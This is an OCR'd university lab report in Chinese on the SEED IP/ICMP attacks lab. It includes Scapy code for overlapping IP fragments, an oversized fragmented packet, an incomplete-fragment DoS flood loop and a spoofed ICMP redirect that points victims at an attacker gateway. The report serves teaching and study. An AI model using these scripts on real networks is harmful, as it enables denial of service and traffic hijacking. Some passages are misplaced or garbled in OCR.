山东大学
SHANDONG UNIVERSITY

Lab3: IP/ICMP Attacks Lab

实验报告

课程名称：	网络安全
姓名：	刘舒畅（学号：202122460175）
	李　昕（学号：202100460065）
	林宗茂（学号：202100460128）
指导老师：	郭山清
专业：	密码科学与技术

2023 年 10 月日

目录

1 实验分工

刘舒畅：实验代码编写，SEEDLAB 实验环境操作，报告校对

李昕：SEEDLAB 实验环境操作，报告编写

林宗茂：原理分析，SEEDLAB 实验环境操作，报告编写与校对

2 实验目标

任务一：实现 ip 数据包分片，了解偏移量对分片的影响，实现 DOS 攻击

任务二：了解 ICMP 重定向原理，实现 ICMP 重定向攻击，

任务三：熟悉路由和反向路经过滤

3 实验器材

名称	版本
系统	Ubuntu20.04 & Ubuntu16.04
捕包工具	Wireshark
编程语言	python


4 实验原理

4.1 IP 分片

ip 分组结构如下：

RFC 792

Redirect Message



IP Fields:

Destination Address

The source network and address of the original datagram's data.

ICMP Fields:

Type

5

Code

0 = Redirect datagrams for the Network.

1 = Redirect datagrams for the Host.

2 = Redirect datagrams for the Type of Service and Network.

3 = Redirect datagrams for the Type of Service and Host.

Checksum

The checksum is the 16-bit ones's complement of the one's complement sum of the ICMP message starting with the ICMP Type. For computing the checksum , the checksum field should be zero. This checksum may be replaced in the future.

Gateway Internet Address

Address of the gateway to which traffic for the network specified in the internet destination network field of the original datagram's data should be sent.

[Page 12]

通过 wireshark 抓包时我们能看到每个数据包的大小，数据包由 n 字节数据、8 字节 UDP 头、20 字节 IP 头、14 字节以太网头构成。进行分片时，每个 ip 数据包都包含一部分 UDP 数据，接收方接收 ip 分片后，需要将每个 udp 数据拼接成完整 UDP 包，这利用了每个 ip 数据包中包含的偏移量 ip.frag，ip.frag=n 时代表该部分在拼接后从第 8n+1 字节开始，其中只有第一个 ip 数据包数据部分包含 8 字节 UDP 头。

分片重叠: 当后一个分片的偏移量小于前一个分片数据的末尾，两个分片会发生重叠。若将第一个分片内容设置为'A'*16，共 16 字节，第二个分片内容为'B'*16，共 16 个字节，偏移量 ip.frag 设置为 2，即偏移 16 个字节，由于第一个分片有 8 个字节的 UDP 头，第二个分片从第九个'A' 字符开始，两个分片重叠了 8 个字节。因此再后续的实验中需要观察最后的显示结果。。

发送超大包以太网对数据帧的限制一般都是 1500 字节，在一般情况下，IP 主机的路径 MTU 都是 1500，去掉 IP 首部的 20 字节，如果待传输的数据大于 1480 节，那么该 IP 协议就会将数据包分片传输。本次实验将使用 ip 分片发送一个超大包。

4.2 DOS 攻击原理

DOS（Denial of Service）攻击是一种攻击行为，旨在通过消耗目标计算机系统或网络资源的方式，使其无法正常提供服务给合法用户。攻击者通常会使用各种手段来超载目标系统，导致其无法处理正常的请求，从而使系统变得不可用。IP 协议允许将大的数据包分割成更小的片段进行传输。攻击者可以发送只包含数据包的一部分的分片，而不发送完整的数据包。由于接收方需要等待所有分片才能重新组装数据包，如果攻击者只发送一部分分片并丢弃其余分片，接收方将无法重新组装完整的数据包，导致资源浪费和服务不可用。在实际操作中，攻击者会构造两个分片，第一个分片偏移为 0，第二个分片偏移为 64800，由于接收方接受 IP 分片的乱序到达，所以在接受两个分片后会等待其他分片的到达，同时为这些永远不会到达的分片分配内存空间，这段空间会持续保留 15 255 秒，短时间内发送很多这样的分片，很快就会耗尽主机的内存空间，造成 Dos。Windows 2000，XP 以及 Unix 各个版本都有这个漏洞。

4.3 ICMP 重定向与 ICMP 重定向攻击

ICMP 重定向是一种 Internet 控制消息协议（ICMP）的功能，用于在网络中通知主机发送数据包时通过不同的路由进行转发。当路由器发现某个主机正在使用一个非最佳路径发送数据包时，它可以发送 ICMP 重定向消息给该主机，以告知它使用更有效的路由。

攻击者可以利用 ICMP 重定向消息来进行路由欺骗或拒绝服务攻击，攻击者通常会使用以下步骤进行 ICMP 重定向攻击：

1. 攻击者首先需要在同一局域网中作为中间人（Man-in-the-Middle）的位置，也就是攻击者要有能力拦截和修改网络流量。

2. 攻击者发送伪造的 ICMP 重定向消息给受害主机，伪装成合法的网络设备（如路由器）发送。

3. 伪造的 ICMP 重定向消息中包含攻击者指定的新的网关地址，让受害主机将未来的通信流量发送到攻击者控制的路由器或网关。

4. 受害主机接收到伪造的 ICMP 重定向消息后会更新其路由表，将攻击者指定的网关地址作为下一跳，导致通信流量通过攻击者控制的设备。

4.4 反向路径过滤

Linux 内核中的反向路径过滤（Reverse Path Filtering，简称 RPF）是一种网络数据包过滤机制，用于确保网络数据包的路由是对称的。当一个数据包从某个接口发送出去时，Linux 内核会根据该数据包的源 IP 地址、目标 IP 地址和传输协议等信息，检查该数据包所要走的路由路径，以及返回该数据包的路由路径是否与原始数据包的发送路径对称。

具体来说，在进行网络数据包转发时，Linux 内核会根据路由表进行查找，并决定将数据包发送到哪个接口，而反向路由过滤则是在此基础上进行的一项额外检查，它会通过反向查找确定返回数据包的路由路径，并判断该路径是否与原始数据包的发送路径对称。如果不对称，则说明路由路径存在问题，可能会导致网络通信的不稳定和不可靠，因此 Linux 内核会丢弃这些不对称的数据包。

这个过滤规则的目的是确保网络通信的稳定和可靠性，以避免数据包在传输过程中出现不对称路由导致的问题，能够防止网络攻击、数据包重放等问题的发生。

5 实验步骤及运行结果

5.1 Lab Task Set 1：IP 分片

5.1.1 Task 1A: 构建 IP 分片

在本部分实验中，需要构建一个 UDP 数据包并将其分为 3 个片段发送到 UDP 服务器，每个片段包含 32 字节数据，第一个片段额外包含 8 字节的 UDP 头。每个片段设置好偏移量 ip.frag 与标识 ip.flags，代码如下：

```
1  #!/usr/bin/python3
2  from scapy.all import *
3
4  # Scapy Spoofing
5
6  ID = 1001
7  payload = "A" * 32
8
9  ## First Fragment
10 #第一个分片包含UDP报文头及第一部分payload，标志位为1表示还有后续分片，偏移量为0，
       以及IP层头部信息。
```

```
udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32 + 32
ip = IP(src="1.2.3.4", dst="10.0.2.15")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment
#第二个分片只包含第二部分payload，标志位为1表示还有后续分片，偏移量为5，以及修改后的IP层和UDP层头部。
ip.frag = 5
ip.flags = 1
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)

## Third Fragment
#第三个分片只包含第三部分payload，标志位为0表示已经是最后一个分片，偏移量为9，以及修改后的IP层和UDP层头部。
ip.frag = 9
ip.flags = 0
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

在目的主机抓包，可以发现目的主机在收到全部分片后会将其拼接成完整的 UDP 数据包，长度为 96byte，同时，对应 server 端的 terminal 执行 nc -lu 9090 会显示全部的报文内容如下：




Figure 1: 此时抓包结果以及数据包内容

5.1.2 Task 1B: **部分重叠的 IP 分片**

重叠方案 1：第一片段的结束和第二片段的开始有部分字节重叠。第二片段偏移量为 16 字节，本部分实验原理已经分析出有有 8 字节重叠。实际操作中对三个片段的长度定义和主要代码如下

```
len1 = 16  # 三个分片的payload长度
len2 = 16
len3 = 16

## First Fragment

payload = "A" * len1  # 设置第一个分片的payload为由字符"A"重复len1次组成

udp = UDP(sport=7070, dport=9090)  # 创建UDP报文对象，设置源端口和目标端口
udp.len = 8 + len1 + len2 + len3 - 8  # 计算UDP报文长度（减去8是因为IP头部已经占据了8
    个字节）

ip = IP(src="1.2.3.4", dst="10.0.2.15")  # 创建IP报文对象，设置源IP地址和目标IP地址
ip.id = ID  # 设置IP报文的标识符
ip.frag = 0  # 设置IP报文的分片偏移为0，表示第一个分片
ip.flags = 1  # 设置IP报文的标志位为1，表示还有后续分片

pkt1 = ip/udp/payload  # 创建第一个分片的数据包，将UDP报文和payload添加到IP报文中
pkt1[UDP].chksum = 0  # 将UDP校验和设置为0

## Second Fragment
```

```
21
22 payload = "B" * len2  # 设置第二个分片的payload为由字符"B"重复len2次组成
23
24 ip.frag = 2  # 修改IP报文的分片偏移为1，表示第二个分片
25 ip.flags = 1  # 设置IP报文的标志位为1，表示还有后续分片
26 ip.proto = 17
27
28 pkt2 = ip/payload  # 创建第二个分片的数据包，将payload添加到IP报文中
29
30 ## Third Fragment
31
32 payload = "C" * len3  # 设置第三个分片的payload为由字符"C"重复len3次组成
33
34 ip.frag = 4  # 修改IP报文的分片偏移为3，表示第三个分片
35 ip.flags = 0  # 设置IP报文的标志位为0，表示已经是最后一个分片
36 ip.proto = 17
37
38 pkt3 = ip/payload  # 创建第三个分片的数据包，将payload添加到IP报文中
```

抓包结果如下，可以看到只显示了后 8byte 的 “B”，前 8 个’B’ 被第一个分片的’A’ 覆盖，查阅资料后得知，当两个 IP 分片发生重叠时，系统会计算重叠的字节数 K，并将第 2 个分片的指针向后移动 K 字节，再将其剩余内容拼接到第 1 个分片之后，即在重叠部分第一个分片会覆盖第 2 个分片。




Figure 2: 第一段尾部与第二段头部部分重叠

重叠方案 2：第二个片段完全包含在第一个片段中，且第二个片段大小小于第一个

片段。这里对三个片段的长度定义和主要代码如下，主体部分与重叠方案一相同，区别在于三个分片的 payload 长度：

```
len1 = 40# 三个分片的payload长度
len2 = 16
len3 = 32
## First Fragment

payload = "A" * len1 # 设置第一个分片的payload为由字符"A"重复len1次组成

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 40 + 32
ip = IP(src="1.2.3.4", dst="10.0.2.15")
ip.id = ID
ip.frag = 0
ip.flags = 1 # 设置IP报文的标志位为1，表示还有后续分片
pkt1 = ip/udp/payload  创建第一个分片的数据包，将UDP报文和payload添加到IP报文中
pkt1[UDP].chksum = 0

## Second Fragment

payload = "B" * len2

ip.frag = 4
ip.flags = 1 # 设置IP报文的标志位为1，表示还有后续分片
ip.proto = 17
pkt2 = ip/payload  创建第二个分片的数据包，将UDP报文和payload添加到IP报文中

## Third Fragment

payload = "C" * len3

ip.frag = 6
ip.flags = 0 # 设置IP报文的标志位为0，表示无后续分片
ip.proto = 17
pkt3 = ip/payload  创建第三个分片的数据包，将UDP报文和payload添加到IP报文中
```

抓包结果如下，可以看到在 server 显示当中，第一个包完全把第二包覆盖了 (没有 B 的输出)，这种现象也符合前一个实验的结果。:




Figure 3: 第二段完全包含在第一段内

当我们调换前两个数据包的发送顺序，发现依然在 server 的 terminal 上得到了上述结果，说明在服务端会将收到的数据包按照报文头信息重组，最终重组成一个完整的 IP 数据包提供给上层协议。

5.1.3 Task 1C: **发送一个超大数据包**

IP 分组的最大大小是 $2^{16} - 1$ 个字节，因为 IP 报头中的长度字段只有 16 个比特，然而，使用 IP 分片，可以创建超过此限制的 IP 数据包。我们尝试发送一个超大数据包，主要代码如下:

```
len1 = 40
len2 = 46000 #总共有两个分片，第一个分片长度为40字节，第二个分片长度为46000字节。
len3 = 3200
## First Fragment
payload = "A" * len1
udp = UDP(sport=7070, dport=9090)
udp.len = 65535
ip = IP(src="1.2.3.4", dst="10.0.2.15")
ip.id = ID
ip.frag = 0
ip.flags = 1 #设置IP报文的标志位为1，表示后续还有分片
pkt1 = ip/udp/payload
pkt1[UDP].chksum = 0
```

```
14
15 ## Second Fragment
16 payload = "B" * len2
17 ip.frag = 201
18 ip.flags = 1 #设置IP报文的标志位为1，表示后续还有分片
19 ip.proto = 17
20 pkt2 = ip/payload
```

抓包后发现，由于有 MTU 限制，这个 IP 包被拆分成了很多片，如下图抓包所示：




Figure 4: 超大包

同时，可以看到在 server 端 netcat 服务器不会显示任何内容，我们猜测是虽然已经创建了一个超大型数据包，其长度大于实际允许的数据包长度，但在 server 端进行重组的时候发现报文超过 IP 报文长度限制，没法递交给上一层协议，最后被丢弃，所以没有字符被打印出来。

5.1.4 Task 1D: **发送不完整** ip **数据包实现** dos **攻击**

将数据偏移设置成较大值，短时间内重复发送多次，主要代码如下

```
1     for id in range(10,10000):
2
```

```
    ## First Fragment
    ip.id = id
    ip.frag = 0
    ip.flags = 1
    pkt1 = ip/payload

    ## Second Fragment

    ip.frag = 64800 #将数据偏移设置成较大值
    ip.flags = 1
    ip.proto = 17
    pkt2 = ip/payload

    send(pkt1,verbose=0)
    send(pkt2,verbose=0)
```

抓包结果如下，可以看到，Dos 攻击并不成功，推测是由于 Linux 本身安全特性或 python 发包速度过慢导致：




Figure 5: 抓包结果




Figure 6: 查看 netcat 服务端

5.1.5 任务一收获和总结

我们学习到 IP 分片用以解决网络传输中的限制，IP 分片可以帮助确保数据包能够在网络中成功传输，从而提高网络的可靠性和灵活性。然而，通过完成本实验，我们了解到发送不完整的 IP 数据包可以被恶意用户利用进行拒绝服务（Denial of Service，DoS）攻击。在这种攻击中，攻击者会通过发送大量的不完整 IP 数据包来占用目标系统的资源。当目标系统不断尝试重新组装这些不完整的数据包时，会消耗大量的计算和存储资源，导致系统变得非常缓慢或甚至崩溃。

5.2 Lab Task Set 2：ICMP 重定向攻击

ip 数据包原本将由受害者主机 A 发送至主机 B，代码中 ip 内的 src 是网关，dst 是受害者主机 A，icmp.gw 是攻击者主机，ip2 的 src 是受害者主机 A，dst 是主机 B。根据框架补充代码，首先测试将 icmp.gw 设置为攻击者主机的 ip，也就是 10.0.2.5，代码如下：

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 ip = IP(src = '10.0.2.1', dst = '10.0.2.15')
4 icmp = ICMP(type=5, code=0) #设置类型为5（重定向消息）
5 icmp.gw = '10.0.2.5'
6 #第五行设置icmp.gw字段为10.0.2.5，表示重定向的网关地址是10.0.2.5
7 # The enclosed IP packet should be the one that
8 # triggers the redirect message.
9 ip2 = IP(src = '10.0.2.15', dst = '8.8.8.8')
10 send(ip/icmp/ip2/UDP())
```

为了验证 ICMP 重定向攻击是否成功，我们使用“ip route get 8.8.8.8”命令来查看数据包目的地将使用哪个路由器，获得的抓包结果如下：




Figure 7: icmp 重定向

可以看到通过了攻击者 10.0.2.5。

5.2.1 Question1：使用 ICMP 重定向攻击来重定向到远程服务器

现将 icmp.gw 修改为 github 服务器 ip，也就是 140.82.113.3，抓包得到如下结果




Figure 8: 重定向到远程服务器

可以看到通过了路由 10.0.2.1，没有攻击成功。

5.2.2 Question2：使用 ICMP 重定向攻击来重定向到同一网络上的不存在的服务器

将 icmp.gw 设置为 10.0.2.109，观察抓包结果




Figure 9: 重定向到同一网络上的不存在的服务器

可以看到没有找到不存在的服务器，数据包依然通过了路由 10.0.2.1，没有攻击成功。

5.2.3 任务二收获和总结

通过 task2，了解了 ICMP 重定向的原理，手动尝试了 ICMP 重定向攻击，理解了使用 ICMP 重定向可以帮助优化网络流量的路由，从而提高网络性能和效率的优势，也意识到使用 ICMP 重定向也存在一些潜在的安全风险。

5.3 Lab Task Set 3：路由与反向路径过滤

5.3.1 Task 3A：网络环境配置

按照下图所示配置环境




Figure 10: 网络环境

开启代表 R 的虚拟机的第二个网卡，连接方式为内部网络

Figure 11: 网络环境

按照上图网络拓扑结构可知，只有机器 R 和 B 连接到此网络。因此，机器 A 和机器 B 不能直接相互通信，同时，手动设置“内部网络”适配器的 IP 地址为 192.168.60.1.

5.3.2 Task 3B：路由设置

此任务的目标是在机器 A、B 和 R 上配置路由，以便 A 和 B 可以相互通信。使用以下命令在这三台机器上设置路由表：

```
1 $ ip route
2 $ sudo ip route add 10.0.2.5  via 192.168.60.1
3 $ sudo ip route add 192.168.60.1  via 10.0.2.15
4 $ sudo sysctl net.ipv4.ip_forward=1
```

结果如图所示：

```
[10/24/23]seed@VM:~$ sudo ip route add 10.0.2.5 via 192.168.60.1
[10/24/23]seed@VM:~$ ip route
default via 192.168.60.1 dev enp0s3  proto static  metric 100
10.0.2.5 via 192.168.60.1 dev enp0s3
169.254.0.0/16 dev enp0s3  scope link  metric 1000
192.168.60.0/24 dev enp0s3  proto kernel  scope link  src 192.168.60.5  metric 1
00
```

Figure 12: 在 A 中加入 B 的路由信息

```
[10/24/23]seed@VM:~$ ip route
default via 10.0.2.1 dev enp0s3 proto dhcp metric 100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.5 metric 100
